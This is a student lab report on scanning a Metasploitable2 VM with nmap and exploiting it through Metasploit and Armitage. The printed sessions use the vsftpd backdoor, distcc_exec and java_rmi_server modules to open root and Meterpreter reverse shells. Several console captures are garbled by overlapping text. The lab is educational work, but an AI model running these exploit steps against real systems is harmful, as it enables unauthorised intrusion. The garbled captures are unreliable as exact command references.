

# Computer Security lab4

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## Part I

### 1

IP address of victim.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bc:68:34
          inet addr:192.168.150.130  Bcast:192.168.150.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febc:6834/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6758 (6.5 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

`nmap -T4 192.168.150.130`

```
SEE THE README FILE (https://nmap.org/book/README.html) FOR MORE OPTIONS AND EXAMPLES
root@kali-WSU:~# nmap -T4 192.168.150.130

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-10-12 07:22 EDT
Nmap scan report for 192.168.150.130
Host is up (0.0015s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:BC:68:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 20.80 seconds
```

## 2

### Software version of the OS:

using the command `nmap -T4 -O 192.168.150.130`

```
root@kali-WSU:~# ^C
root@kali-WSU:~# nmap -T4 -O 192.168.150.130

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-10-12 07:27 EDT
Nmap scan report for 192.168.150.130
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:BC:68:34 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds
```

From the picture we see that

It is running on Linux 2.6.x

OS CPE: cpe:/o:linux:linux\_kernel: 2.6

OS details: linux 2.6.9 - 2.6.33

### The running services

mysql, postgresql, ftp, and etc.

### Difference between -Ts

#### T1: sneaky

T1 may be useful for avoiding IDS alerts, but it will take an extraordinarily long time to scan. T1 waits 15 seconds between probes

#### T2: polite

It is less likely to crash hosts or because they consider themselves to be polite in general. T2 waits 0.4 seconds between probes.

#### T3: normal

It is set as default mode to scan, and machine rarely crashes and bandwidth problems are rare. It includes parallelization.

```
File Edit View Search Terminal Help
Lab2- ##### ###
BufferOverflows ##### ###
##### ##
##### ##
##### ####
##### ####
##### Help
#####
807/#### open #####
111/vt ## open #####
139/##### an #####
445/#####
512 #sp# op### ex# : # ##
513 #####
514/## op## st## ##
1099/tcp o:http://metasploit.pro
1524/tcp open: hngreslock
2049/tcp open: nfs

Tired of typing "set RHOSTS"? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit
5432/tcp open: postgresql
=[ metasploit\4.v4.11.5-2015121501 ]
+ -- --=[ 1517 exploits - 871 auxiliary - 256 post ]
+ -- --=[ 436 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
8180/tcp open: unknown

msf > use exploit/unix/ftp/vsftpd_234_backdoor4 (VMware)
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.150.130
RHOST => 192.168.150.130 Linux 2.6.x
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact Linux 2.6.9 - 2.6.33
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPD 2.3.4) performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] USER: 331 Please specify the password.( host up) scanned in 21.97 seconds
[+] Backdoor service has been spawned, handling 192.168.150.130
[+] UID: uid=0(root) gid=0(root)
[*] Found shell. Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-10-12 07:49 EDT
[*] Command shell session 1 opened (192.168.150.128:55195 -> 192.168.150.130:6200) at 2020-10-12 08:36:59 -0400

whoami root@kali-WSU:~# C
root
root@kali-WSU:~# C
uname -a root@kali-WSU:~# nmap -T4 192.168.150.130
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

# Armitage

Applications ▾ Places ▾

Armitage View Hosts Attacks Workspaces Help

- auxiliary
- exploit
- payload
- post

192.168.150.130



Console X Scan X

```
msf auxiliary(mysql_version) > set RHOSTS 192.168.150.130
RHOSTS => 192.168.150.130
msf auxiliary(mysql_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.150.130:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 192.168.150.130
RHOSTS => 192.168.150.130
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.150.130:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 56.463s
msf auxiliary(postgres_version) >
```





## 2


Because assigning an internal IP address can protect the Metasploitable2-Linux from attacks from other machines (in the public) besides us.

If we assign a public IP to it, it will be exposed to the public. And other hacker can hack it through this public IP, and it may cause danger to the whole internal Internet, including other devices in the same internal Internet.

## 3

### msfconsole

In this part I use `distcc_exec` vulnerability.



```
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.150.130
RHOST => 192.168.150.130
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo K4fPs6d0nUer0hVT;
[*] Writing to socket A
[*] Writing to socket B c:/distcc_exec
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "K4fPs6d0nUer0hVT\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.150.128:4444 -> 192.168.150.130:33545) at 2020-10-12 11:23:09 -0400

LPORT => 27220
ls | exploit(distcc_exec) > set RPORT 3632
5162.jsvc_up
cachebvpmmwjar(cc_exec) > set RHOST 192.168.150.130
cachebvpmmwjar(cc_exec) >
cachees5f23jar(cc_exec) >
cachees5f24jar
cachehoe9k4jar
cachehoe9k5jar
cachelm42lcjar
cachelm42lejar
cachelm42lgjar
cachelm42lijar
cachelm42lkjar
cachelm42lmjar
cacheog4ukejar
cacheog4ukfjar
cachep61yvwjar
cachep61yvxjar
cachewlwzh0jar
```

```
ls -la /tmp/auxiliary
5162.jsvc_up
cachecbvpmwjar
cachecbvpmxjar
cachees5f23jar
cachees5f24jar
cachehoe9k4jar
cachehoe9k5jar
cachelm42lcjar
cachelm42lejar
cachelm42lgjar
cachelm42lijar
cachelm42lkjar
cachelm42lmjar
cacheog4ukejar
cacheog4ukfjar
cachep61yvwjar
cachep61yvxfjar
cachewlwzh0jar
cachewlwzh1jar
pwd
LOAD => cmd/unix/reverse
/tmp
touch lishilong
ls
5162.jsvc_up
cachecbvpmwjar
cachecbvpmxjar
cachees5f23jar
cachees5f24jar
cachehoe9k4jar
cachehoe9k5jar
cachelm42lcjar
cachelm42lejar
cachelm42lgjar
cachelm42lijar
cachelm42lkjar
cachelm42lmjar
cacheog4ukejar
cacheog4ukfjar
cachep61yvwjar
cachep61yvxfjar
cachewlwzh0jar
cachewlwzh1jar
lishilong
```

Here I have succeeded touch lishilong into /tmp

## Armitage

Here I use the vulnerabilities of java\_rm1\_server.

Armitage View Hosts Attacks Workspaces Help

auxiliary  
exploit  
payload  
post

192.168.150.130  
root @ metasploit

Attack  
Login  
Meterpreter 2  
Shell 1  
Services  
Scan  
Host

ftp  
http  
irc  
misc  
postgres  
realserver  
samba  
smtp  
ssh  
telnet  
vnc  
webapp  
wyse  
x11

distcc\_exec  
java\_rmi\_server  
legend\_bot\_exec  
pbot\_exec  
ralnx\_pubcall\_exec  
w3tw0rk\_exec  
xdh\_x\_exec  
check exploits...

Console X Scan X exploit X Shell 1 X exploit X exploit X sh 1@2 X


```

SSL => 0
msf exploit(java_rmi_server) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(java_rmi_server) > set RHOST 192.168.150.130
RHOST => 192.168.150.130
msf exploit(java_rmi_server) > set HTTPDELAY 10
HTTPDELAY => 10
msf exploit(java_rmi_server) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf exploit(java_rmi_server) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.150.128:21405
[*] Using URL: http://0.0.0.0:8080/dQUF4r5
[*] Local IP: http://192.168.150.128:8080/dQUF4r5
[*] Server started.
[*] 192.168.150.130:1099 - Sending RMI Header...
[*] 192.168.150.130:1099 - Sending RMI Call...
[*] 192.168.150.130 java_rmi_server - Replied to request for payload JAR
[*] Sending stage (45741 bytes) to 192.168.150.130
[*] Meterpreter session 2 opened (192.168.150.128:21405 -> 192.168.150.130:57513) at 2020-10-12 10:06:27 -0400
[*] Server stopped.
msf exploit(java_rmi_server) >

```

And I add a file `lishilong` to `/home/msfadmin`.





```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bc:68:34
          inet addr:192.168.150.130  Bcast:192.168.150.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febc:6834/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6758 (6.5 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
lishilong  vulnerable
msfadmin@metasploitable:~$
```

